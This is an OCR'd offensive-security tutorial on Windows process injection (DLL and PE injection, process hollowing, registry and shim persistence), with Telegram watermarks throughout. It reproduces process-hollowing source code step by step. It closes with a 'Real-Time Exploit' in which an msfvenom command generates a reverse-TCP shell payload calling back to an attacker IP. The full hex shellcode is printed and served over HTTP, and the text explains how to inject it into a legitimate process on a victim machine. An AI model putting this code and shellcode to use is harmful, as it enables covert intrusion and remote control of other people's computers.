
Process Injection Techniques

While process injection can happen on all three major operating systems — Windows, Linux and MacOS — this article will be focussing on Windows.

Technique #1: DLL Injection

A Dynamic Link Library (DLL) file is a file containing a library of functions and data. It facilitates code reuse as many programs can simply load a DLL and invoke its functions to do common tasks.

DLL injection is one of the simplest techniques, and as such, is also one of the most common. Before the injection process, the malware would need to have a copy of the malicious DLL already stored in the victim's system.



Step 1: The malware issues a standard Windows API call (OpenProcess) to attach to the victim process. Due to the privilege model in Windows, the malware can only attach to a process that is of equal or lower privilege than itself.

Step 2: A small section of memory is allocated within the victim process using VirtualAllocEx. This memory is allocated using "write" access. The malware will then issue WriteProcessMemory to store the path of the DLL to that memory location.

Step 3: The malware looks for the address of the LoadLibrary function within the victim process' space. This address will be used in Step 4.


https://t.me/learningnets

Step 4: The malware calls CreateRemoteThread, passing in the address of LoadLibrary found in Step 3. It will also pass in the DLL path that it created in Step 2. CreateRemoteThread will now execute in the victim process and invoke LoadLibrary, which in turn loads the malicious DLL. When the malicious DLL loads, the DLL entry method, DLLMain, will be invoked. This will be where malicious activities will take place.

Technique #2: PE Injection

A Portable Execution (PE) is a Windows file format for executable code. It is a data structure containing all the information required so that Windows knows how to execute it.

PE injection is a technique in which malware injects a malicious PE image into an already running process. An advantage of this technique over DLL injection is that this is a disk-less operation, i.e. the malware does not need to write its payload onto disk prior to the injection.



Step 1: The malware gets the victim process' base address and size.

Step 2: The malware allocates enough memory in the victim process to insert its malicious PE image.


https://t.me/learningnets

Step 3: As the inserted image will have a different base address once it is injected into the affected process, the malware will need to find the victim process's relocation table offset first. With this offset, the malware will modify the image so that any absolute addresses in the image will point to the right functions. Once the malicious PE image has been updated, the malware copies it into the process.

Step 4: The malware looks for the entry function to be executed and runs it using CreateRemoteThread.

Technique #3: Process Hollowing

Unlike the first two techniques, where malware injects into a running process, process hollowing is a technique where the malware launches a legitimate process but replaces the process' code with malicious code. The advantage of this technique is that the malware becomes independent of what is currently running on the victim's system. Furthermore, by launching a legitimate process (e.g. Notepad or svchost.exe), users will not be alarmed even if they were to look through the process list.



https://t.me/learningnets

Step 1: The malware creates a legitimate process, like Notepad, but instructs Windows to create it as a suspended process. This means that the new process will not start executing.

Step 2: The malware hollows out the process by unmapping memory regions associated with it.

Step 3: The malware allocates memory for its own malicious code and copies it into the process' memory space. It then calls SetThreadContext on the victim process, which changes the execution context of the process to that of the malicious one that was just created.

Step 4: The malware resumes the process; thereby executing the malicious code.

Technique #4: Injection and Persistence via Registry Modification

The Windows Registry is a hierarchical database that stores information required by Windows and programs in order to run properly. The registry stores information such as customisation settings, driver data and startup programs.

The two keys, Appinit_Dlls and AppCertDlls, that malware use for both injection and persistence can be found here:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls

While managing to add their entries in the registry has far reaching effects, modifying the values of these keys requires the malware to have administrative rights.

Appinit_DLL

The Appinit_DLL registry key allows custom DLLs to be loaded into the address space of every application. This allows software developers an easy way to hook onto system APIs defined in user32.dll that will be used across every application. User32.dll is a system DLL that many graphical applications will import as it contains functions such as controlling dialog boxes or reacting mouse events.

Malware that successfully registers their malicious DLLs in this key will be able to intercept system API calls for every graphical application for nefarious purposes.

To mitigate abuse, Windows 8 and later versions with secure boot enabled have automatically disabled this mechanism. Microsoft does not allow developers to attain certification for applications that rely on this in a bid to discourage developers from abusing this key.

AppCertDlls

This is similar to Appinit_DLL; malware that manages to add their DLLs to this registry key will get to be imported by any application which calls functions like CreateProcess, CreateProcessAsUser, CreateProcessWithLogonW, CreateProcessWithTokenW, and WinExec.

Technique #5: Injection using Shims

The Shim infrastructure, provided by Microsoft for backward compatibility, allows Microsoft to update system APIs while not breaking applications. It does so by allowing API calls to be redirected from Windows to an alternative code — the shim.

https://t.me/learningnets

Windows comes with a Shim engine which checks a shim database for any applicable shims whenever it loads a binary. Malware can install their own shim database on to an affected program, and the Shim engine will load the malware's DLL whenever the program is run. The malware can then intercept any calls that the program makes.

[Process Injection Techniques used by Malware | by Angelystor | CSG @ GovTech | Medium]

Process Hollowing in C#

Fundamental concept is quite straightforward. In the process hollowing code injection technique, an attacker creates a new process in a suspended state, its image is then unmapped (hollowed) from the memory, a malicious binary gets written instead and finally, the program state is resumed which executes the injected code. Workflow of the technique is:

Step 1: Creating a new process in a suspended state:

- **CreateProcessA()** with **CREATE_SUSPENDED** flag set

Step 2: Swap out its memory contents (unmapping/hollowing):

- **NtUnmapViewOfSection()**

Step 3: Input malicious payload in this unmapped region:

- **VirtualAllocEx :** To allocate new memory
- **WriteProcessMemory()** : To write each of malware sections to target the process space

Step 4: Setting EAX to the entrypoint:

- **SetThreadContext()**

Step 5: Start the suspended thread:

- **ResumeThread()**

Programmatically speaking, in the original code, the following code was used to demonstrate the same which is explained below

Step 1: Creating a new process

An adversary first creates a new process. To create a benign process in suspended mode the functions are used:

- **CreateProcessA() and flag CREATE_SUSPENDED**

Following code, snippet is taken from the original source **here**. An explanation is as follows:

- pStartupInfo is the pointer to the STARTUPINFO structure which specifies the appearance of the window at creation time
- pProcessInfo is the pointer to the PROCESS_INFORMATION structure that contains details about a process and its main thread. It returns a handle called hProcess which can be used to modify the memory space of the process created.
- These two pointers are required by CreateProcessA function to create a new process.

https://t.me/learningnets

- CreateProcessA creates a new process and its primary thread and inputs various different flags. One such flag being the CREATE_SUSPENDED. This creates a process in a suspended state. For more details on this structure, refer **here**.
- If the process creation fails, function returns 0.
- Finally, if the pProcessInfo pointer doesn't return a handle, means the process hasn't been created and the code ends.

```
printf("Creating process\r\n");

LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();

LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

CreateProcessA

(

0,

pDestCmdLine,

0,

0,

0,

CREATE_SUSPENDED,

0,

0,

pStartupInfo,

pProcessInfo

);

if (!pProcessInfo->hProcess)

{

printf("Error creating process\r\n");

return;

}
```

Step 2: Information Gathering

- **Read the base address of the created process**

We have to know the base address of the created process so that we can use this to copy this memory block to the created process' memory block later. This can be done using:

NtQueryProcessInformation + ReadProcessMemory

https://t.me/learningnets

Also, can be done easily using a single function:

ReadRemotePEB(pProcessInfo->hProcess) PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

- **Read the NT Headers format (from the PE structure) from the PEB's image address.**

This is essential as it contains information related to OS which is needed in further code. This can be done using ReadRemoteImage(). pImage is a pointer to hProcess handle and ImageBaseAddress.

```
PLOADED_IMAGE pImage = ReadRemoteImage

(

pProcessInfo->hProcess,

pPEB->ImageBaseAddress

);
```

Step 3: Unmapping (hollowing) and swapping the memory contents

- **Unmapping**

After obtaining the NT headers, we can unmap the image from memory.

- Get a handle of NTDLL, a file containing Windows Kernel Functions
- HMODULE obtains a handle hNTDLL that points to NTDLL's base address using GetModuleHandleA()
- GetProcAddress() takes input of NTDLL
- handle to ntdll that contains the "NtUnmapViewOfSection" variable name stored in the specified DLL
- Create NtUnmapViewOfSection variable which carves out process from the memory

```
printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress

(

hNTDLL,

"NtUnmapViewOfSection"

);

_NtUnmapViewOfSection NtUnmapViewOfSection =

(_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection

(
```

https://t.me/learningnets

```
pProcessInfo->hProcess,

pPEB->ImageBaseAddress

);
```

- **Swapping memory contents**

Now we have to map a new block of memory for source image. Here, a malware would be copied to a new block of memory. For this we need to provide:

- A handle to process,
- Base address,
- Size of the image,
- Allocation type-> here, MEM_COMMIT | MEM_RESERVE means we demanded and reserved a particular contiguous block of memory pages
- Memory protection constant. Read here. PAGE_EXECUTE_READWRITE -> enables RWX on the committed memory block.

```
PVOID pRemoteImage = VirtualAllocEx

(

pProcessInfo->hProcess,

pPEB->ImageBaseAddress,

pSourceHeaders->OptionalHeader.SizeOfImage,

MEM_COMMIT | MEM_RESERVE,

PAGE_EXECUTE_READWRITE

);
```

Step 4: Copy this new block of memory (malware) to the suspended process memory

Here, section by section, our new block of memory (pSectionDestination) is being copied to the process memory's (pSourceImage) virtual address

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)

{

if (!pSourceImage->Sections[x].PointerToRawData)

continue;

PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);

}
```

Step 5: Rebasing the source image

https://t.me/learningnets

Since the source image was loaded to a different **ImageBaseAddress** than the destination process, it needs to be rebased in order for the binary to resolve addresses of static variables and other absolute addresses properly. The way the windows loader knows how to patch the images in memory is by referring to a relocation table residing in the binary.

```
for (DWORD y = 0; y < dwEntryCount; y++)
{
dwOffset += sizeof(BASE_RELOCATION_ENTRY);
if (pBlocks[y].Type == 0)
continue;
DWORD dwFieldAddress = pBlockheader->PageAddress + pBlocks[y].Offset;
DWORD dwBuffer = 0;
ReadProcessMemory
(
pProcessInfo->hProcess,
(PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
&dwBuffer,
sizeof(DWORD),
0
);
dwBuffer += dwDelta;
BOOL bSuccess = WriteProcessMemory
(
pProcessInfo->hProcess,
(PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
&dwBuffer,
sizeof(DWORD),
0
);
}
```

Step 6: Setting EAX to the entrypoint and Resuming Thread

Now, we'll get the thread context, set EAX to entrypoint using SetThreadContext and resume execution using ResumeThread()

https://t.me/learningnets

- EAX is a special purpose register which stores the return value of a function. Code execution begins where EAX points.
- The thread context includes all the information the thread needs to seamlessly resume execution, including the thread's set of CPU registers and stack.

```
LPCONTEXT pContext = new CONTEXT();

pContext->ContextFlags = CONTEXT_INTEGER;

GetThreadContext(pProcessInfo->hThread, pContext)

DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress + pSourceHeaders->OptionalHeader.AddressOfEntryPoint;

pContext->Eax = dwEntrypoint; //EAX set to the entrypoint

SetThreadContext(pProcessInfo->hThread, pContext)

ResumeThread(pProcessInfo->hThread) //Thread resumed
```

Step 7: Replacing genuine process with custom code


Finally, we need to pass our custom code that is to be replaced with a genuine process. In the code given by John Leitch, a function called CreateHallowedProcess is being used that encapsulates all of the code we discussed in step 1 through 6 and it takes as an argument the name of the genuine process (here, svchost) and the path of the custom code we need to inject (here, HelloWorld.exe)

```
pPath[strrchr(pPath, '\\') - pPath + 1] = 0;

strcat(pPath, "helloworld.exe");

CreateHollowedProcess("svchost",pPath);
```


Demonstration 1

The official code can be downloaded, and inspected and the EXEs provided can be run using Process Hollowing. The full code can be downloaded here. Once downloaded, extract and run ProcessHollowing.exe which contains the entire code described above. As you'd be able to see that the file has created a new process and injected HelloWorld.exe in it.

https://t.me/learningnets



Upon inspecting this in Process Explorer, we see that a new process spawns svchost, but there is no mention of HelloWorld.exe, which means the EXE has now been masqueraded.




NOTE: To modify this code and inject your own shell (generated from tools like msfvenom) can be done manually using visual studio and rebuilding the source code but that is beyond the scope of this article.


Demonstration 2

Ryan Reeves created a PoC of the technique which can be found [here](). In part 1 of the PoC, he has coded a Process Hollowing exe which contains a small PoC code popup that gets injected in a legit explorer.exe process. This is a standalone EXE and hence, the hardcoded popup balloon can be replaced with msfvenom shellcode to give a reverse shell to your own C2 server. It can be run like so and you'd receive a small popup:

https://t.me/learningnets



Upon checking in process explorer, we see that a new explorer.exe process has been created with the same specified process ID indicating that our EXE has been successfully masqueraded using hollowing technique.



Demonstration 3: Real-Time Exploit

We saw two PoCs above but the fact is both of these methods aren't beginner-friendly and need coding knowledge to execute the attack in real-time environment. Lucky for us, in comes ProcessInjection.exe tool created by Chirag Savla which takes a raw shellcode as input from a text file and injects into a legit process as specified by the user. It can be downloaded and compiled using Visual Studio for release (Go to Visual studio->open .sln file->build for release)

Now, first, we need to create our shellcode. Here, I'm creating a hexadecimal shellcode for reverse_tcp on CMD

msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex

https://t.me/learningnets

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022
c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9
418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c490
1d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d49be7773325f3332000041
564989e64881eca00100004989e549bc020004d2c0a8005941544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806
b00ffd550504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd548
81c44002000049b8636d640000000000004150415041504889e25757574d31c06a0d594150e2fc66c74424540101488d442418c600684889e
6565041504150415049ffc0415049ffc84d89c14c89c141ba79cc3f86ffd54831d248ffca8b0e41ba08871d60ffd5bbe01d2a0a41ba
a695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00594189daffd5

┌──(root㉿kali)-[~]
└─# nano hex.txt

┌──(root㉿kali)-[~]
└─# cat hex.txt
fc4883e4f0e8c0000000415141505251564831d265488b5260488b5218488b5220488b7250480fb74a4a4d31c94831c0ac3c617c022
c2041c1c90d4101c1e2ed524151488b52208b423c4801d08b80880000004885c074674801d0508b4818448b40204901d0e35648ffc9
418b34884801d64d31c94831c0ac41c1c90d4101c138e075f14c034c24084539d175d858448b40244901d066418b0c48448b401c490
1d0418b04884801d0415841585e595a41584159415a4883ec204152ffe05841595a488b12e957ffffff5d49be7773325f3332000041
564989e64881eca00100004989e549bc020004d2c0a8005941544989e44c89f141ba4c772607ffd54c89ea68010100005941ba29806
b00ffd550504d31c94d31c048ffc04889c248ffc04889c141baea0fdfe0ffd54889c76a1041584c89e24889f941ba99a57461ffd548
81c44002000049b8636d640000000000004150415041504889e25757574d31c06a0d594150e2fc66c74424540101488d442418c600684889e
6565041504150415049ffc0415049ffc84d89c14c89c141ba79cc3f86ffd54831d248ffca8b0e41ba08871d60ffd5bbe01d2a0a41ba
a695bd9dffd54883c4283c067c0a80fbe07505bb4713726f6a00594189daffd5

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, this along with our ProcessInjection.exe file can be transferred to the victim system. Then, use the command to run our shellcode using Process Hollowing technique. Here,

/t:3 Specified Process Hollowing

/f Specifies the type of shellcode. Here, it is hexadecimal

/path: Full path of the shellcode to be injected. Here, same folder so just “hex.txt” given

/ppath: Full path of the legitimate process to be spawned

